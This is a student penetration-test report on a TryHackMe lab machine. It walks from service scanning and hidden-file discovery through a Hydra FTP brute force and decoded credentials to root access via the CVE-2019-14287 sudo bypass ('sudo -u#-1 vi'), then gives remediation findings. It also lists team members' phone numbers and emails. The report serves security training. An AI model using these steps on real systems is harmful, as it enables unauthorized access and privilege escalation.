Year Of The Rabbit Room

Final Report

October 22, 2024

Team members

Name	Phone	Email	LinkedIn
Mohamed Tamer	01098851920	mohamedtamer493@gmail.com	Mohamed Tamer
Mohamed Taha	01157504940	motahakhatttab98@gmail.com	Mohamed Khattab
Abdelrahman Nabil	01155642227	abdo12232000@gmail.com	Abdelrahman Nabil
Amr Abdelkhaleq	01065596524	amrkhaled78782@gmail.com	Amr Abdelkhalek
Mohamed Akram	01211075035	ma987236@gmail.com	Mohamed Akram

Table of Contents

Executive Summary

This penetration test focused on discovering and exploiting vulnerabilities in the Year of the Rabbit challenge, involving an Apache web server, FTP service, and SSH access. Several vulnerabilities were identified, allowing an attacker to gain unauthorized access, escalate privileges, and retrieve sensitive information. The most critical vulnerabilities included improper sudo configuration (CVE-2019-14287), weak FTP password management, and exposed hidden directories containing crucial information.

This test began with enumeration of open services and directories, leading to the discovery of weak FTP credentials. After successfully gaining initial access via SSH, privilege escalation was achieved through a known sudo vulnerability. Additionally, poor security configurations, including the lack of rate limiting on FTP and unencrypted HTTP communications, left the machine susceptible to a range of attacks. The findings of this test highlight the importance of strong access control, secure configuration practices, and effective encryption measures to safeguard systems from potential breaches.

In summary, the penetration test exposed significant weaknesses in credential management, file access controls, and system configurations, providing valuable insights into the security flaws that need immediate remediation to avoid real-world exploitation. Implementing the recommendations provided in this report will greatly enhance the target's security posture and mitigate the risk of future attacks.

Introduction

This penetration test report is based on the "Year of the Rabbit" challenge from TryHackMe. The objective of this test was to identify security vulnerabilities, gain unauthorized access, and ultimately achieve root-level control of the target machine. The challenge involved identifying weak points in web services, FTP, and SSH, while exploiting vulnerabilities in configurations and poorly secured credentials.

The methodology employed in this test followed a typical attacker's approach: beginning with reconnaissance, followed by service enumeration, password brute-forcing, and privilege escalation. Various tools were used, including Gobuster for directory enumeration, Hydra for brute-forcing FTP credentials, and Burp Suite for traffic interception. The test culminated in exploiting a misconfigured sudo implementation, enabling the tester to gain full root access to the machine.

This report aims to provide a detailed analysis of each vulnerability, its risk level, and actionable recommendations to mitigate the risks and improve overall security hygiene. Through this test, we hope to shed light on the importance of securing access controls, proper service configurations, and the necessity of encrypting sensitive data.

Scope

Target: 10.10.45.105

Objective: Identify and exploit vulnerabilities to gain root access and submit the two flags (user.txt and root.txt)


Methodology

The following steps were performed:

Reconnaissance: Identifying services and open ports.
Enumeration: Investigating potential vulnerabilities and entry points.
Exploitation: Leveraging identified weaknesses to gain unauthorized access.
Post-Exploitation: Escalating privileges and retrieving sensitive data.
Reporting: Compiling findings and offering recommendations for remediation.

1. Reconnaissance

- Nmap Scan and the open ports



- **Open Ports**:


  Port 21: FTP (vsftpd 3.0.2)

  Port 22: SSH (OpenSSH 6.7p1)

  Port 80: HTTP (Apache 2.4.10)

2. Enumeration


- Opening the website




- Discover hidden directories


```
┌──(kali㉿kali)-[~]
└─$ curl 10.10.45.105

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
    <title>Apache2 Debian Default Page: It works</title>
    <link rel="stylesheet" href="assets/style.css" type="text/css">
  </head>
```







- Accessing the /sup3r_s3cret_fl4g/




- Turning off the javascripot




- And found a hint to use the burp




- Opening the burp and starting to intercept the requests



- Found this hidden directory



- Go to the hidden directory




- Installing the image to investigate it

- Searching within the metadata using exiftool but found nothing

```
┌──(kali㉿kali)-[~]
└─$ exiftool Hot_Babe.png
ExifTool Version Number         : 12.76
File Name                       : Hot_Babe.png
Directory                       : .
File Size                       : 475 kB
File Modification Date/Time     : 2020:01:22 19:34:32-05:00
File Access Date/Time           : 2024:10:19 16:45:22-04:00
File Inode Change Date/Time     : 2024:10:19 16:45:22-04:00
File Permissions                : -rw-rw-r--
File Type                       : PNG
File Type Extension             : png
MIME Type                       : image/png
Image Width                     : 512
Image Height                    : 512
Bit Depth                       : 8
Color Type                      : RGB
Compression                     : Deflate/Inflate
```


- Then trying strings and found this




- Found the FTP username and a list of passwords

3. Exploitation


- Using hydra to brute force and getting the password using the given list



- Accessing the FTP server



- And found this file (Eli's_Creds.txt)



- Showing its content

- Putting this text in a cipher identifier and it was brain fuck encoded
- Decoding the brain fuck cipher and got Eli's credentials

- Using the credentials to log in using the SSH and found an important banner shown

- Trying to locate the s3cr3t folder and we found the password for user gwendoline

```
eli@year-of-the-rabbit:~$ locate s3cr3t
/usr/games/s3cr3t
/usr/games/s3cr3t/.th1s_m3ss4ag3_15_f0r_gw3nd0l1n3_0nly!
/var/www/html/sup3r_s3cr3t_fl4g.php
eli@year-of-the-rabbit:~$ cat /usr/games/s3cr3t/.th1s_m3ss4ag3_15_f0r_gw3nd0l1n3_0nly!
Your password is awful, Gwendoline.
It should be at least 60 characters long! Not just [redacted]
Honestly!

Yours sincerely
   -Root
```

- Escalating to gwendoline

```
eli@year-of-the-rabbit:~$ su gwendoline
Password:
gwendoline@year-of-the-rabbit:/home/eli$
gwendoline@year-of-the-rabbit:/home/eli$
```

- And found the first flag (user.txt)

```
gwendoline@year-of-the-rabbit:/home/eli$ cd ..
gwendoline@year-of-the-rabbit:/home$ ls
eli  gwendoline
gwendoline@year-of-the-rabbit:/home$ cd gwendoline/
gwendoline@year-of-the-rabbit:~$ ls -la
total 24
drwxr-xr-x 2 gwendoline gwendoline 4096 Jan 23  2020 .
drwxr-xr-x 4 root       root       4096 Jan 23  2020 ..
lrwxrwxrwx 1 root       root          9 Jan 23  2020 .bash_history → /dev/null
-rw-r--r-- 1 gwendoline gwendoline  220 Jan 23  2020 .bash_logout
-rw-r--r-- 1 gwendoline gwendoline 3515 Jan 23  2020 .bashrc
-rw-r--r-- 1 gwendoline gwendoline  675 Jan 23  2020 .profile
-r--r----- 1 gwendoline gwendoline   46 Jan 23  2020 user.txt
gwendoline@year-of-the-rabbit:~$ cat user.txt
THM{[redacted]}
```

- Trying to see the sudo commands that gwendoline can run

```
gwendoline@year-of-the-rabbit:~$ sudo -l -l
Matching Defaults entries for gwendoline on year-of-the-rabbit:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User gwendoline may run the following commands on year-of-the-rabbit:

Sudoers entry:
    RunAsUsers: ALL, !root
    Options: !authenticate
    Commands:
        /usr/bin/vi /home/gwendoline/user.txt
gwendoline@year-of-the-rabbit:~$ sudo -l
Matching Defaults entries for gwendoline on year-of-the-rabbit:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User gwendoline may run the following commands on year-of-the-rabbit:
    (ALL, !root) NOPASSWD: /usr/bin/vi /home/gwendoline/user.txt
```

- And here to escalate our privilege to gain the root privileges
- There is a known vulnerability (CVE-2019-14287) that enable us to run cammands as root

```
gwendoline@year-of-the-rabbit:~$ sudo -u#-1 /usr/bin/vi /home/gwendoline/user.txt

root

Press ENTER or type command to continue
```

- And got the second flag (root.txt)

```
root@year-of-the-rabbit:/home/gwendoline# cat /root/root.txt

THM{[redacted]}
```

4. Post Exploitation

- **User Flag**: [Captured Flag]
- **Root Flag**: [Captured Flag]

Finding Classification

Each vulnerability or risk identified has been labeled as a Finding and categorized as a Critical Risk, High Risk, Medium Risk, Low Risk, or Informational, which are defined as:

Critical Risk Issues

These vulnerabilities should be addressed as soon as possible as they may pose an immediate danger to the security of the networks, systems, or data.
Exploitation does not require advanced tools or techniques or special knowledge of the target.

High Risk Issues

These vulnerabilities should be addressed promptly as they may pose a significant danger to the security of the networks, systems, or data.
The issue is commonly more difficult to exploit but could allow for elevated permissions, loss of data, or system downtime.

Medium Risk Issues

These vulnerabilities should be addressed in a timely manner.
Exploitation is often difficult and requires social engineering, existing access, or exceptional circumstances.

Low Risk Issues

The vulnerabilities should be noted and addressed at a later date.
These issues offer little opportunity or information to an attacker and may not pose an actual threat.

Informational Issues

These issues are for informational purposes only and likely do not represent an actual threat.

Finding

Finding Summary

Finding	Description	Risk Level
Sudo Vulnerability (CVE-2019-14287)	The sudo vulnerability (CVE-2019-14287) allows attackers to escalate privileges to root by supplying a user ID of -1, which is interpreted as 0 (root). This allowed full root access and complete control over the system.	Critical
Weak FTP Credentials Management	Weak password management allowed the FTP server to be compromised. The discovered file, Eli's_Creds.txt, contained encoded credentials, which were decoded to reveal valid SSH login information.	High
Exposed Hidden Directories and Files	The system's hidden directories were accessible without proper access controls, leading to exposure of information that could aid attackers in further exploitation.	Medium
Steganography and Credential Leakage	Embedding sensitive data within image files is a common steganography technique.	Medium
Lack of Rate Limiting on FTP Login Attempts	Rate limiting is a common method to prevent brute-force attacks. In this case, the FTP server lacked such protections, enabling an attacker to try multiple password combinations without facing any penalties, such as account lockouts	Medium
Misconfigured SSH Banner Disclosure	SSH banners can disclose system details that may aid an attacker during enumeration, such as usernames, internal policies, or system details.	Low

Finding-01 Privilege Escalation via Sudo Vulnerability (CVE-2019-14287)

Risk Level: Critical

Observation: After gaining initial access via SSH as eli, it was discovered that a misconfiguration in sudo allowed for privilege escalation. The sudo -l command revealed that the user gwendoline could run vi as any user except root. However, by exploiting a known vulnerability in sudo versions prior to 1.8.28, it was possible to bypass this restriction and execute commands as root.

Description: The sudo vulnerability (CVE-2019-14287) allows attackers to escalate privileges to root by supplying a user ID of -1, which is interpreted as 0 (root). This allowed full root access and complete control over the system.

Recommendation: Update sudo to the latest version to mitigate this vulnerability. Review sudoers configurations to ensure that no unnecessary privileges are granted and enforce the principle of least privilege.

Finding-02 Weak FTP Credentials Management

Risk Level: High

Observation: An FTP account was discovered with the username ftpuser. After retrieving a list of potential passwords from the exposed directories, Hydra was used to successfully brute force the password and access an FTP server, leading to the discovery of a file containing encoded credentials

